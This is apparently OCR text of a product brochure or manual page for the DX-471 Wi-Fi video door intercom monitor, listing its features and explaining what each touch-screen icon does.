


DX471
Wifi monitor

- **Wifi**
- 7" TFT touch screen;
- Touch sensor button;
- Hands-free communication;
- Color icon menu display;
- Pantilt&zoom under fisheye mode;
- Call divert to smart phone;



IP-based



Registered

Monitor


0400[redacted](Home)


00:36

2Easy App

DX-471 Video Door System

- 2 wire system
- Ethernet/Wifi + Cloud based





Monitor
Touch it to view outdoor condition.

Touch this icon to directly enable the indicated function.

Current date and time. Touch it to enter the date time set interface.

Status bar

Light
Touch it to light up the staircase light via RLC.

SIP config
Touch it to enter SIP config interface.

Wi-Fi status
Touch it to enter Wireless setting options.

Intercom
Touch it to enter intercom selections.

Call Record
Touch it to see calling in/calling out records or missed calls .

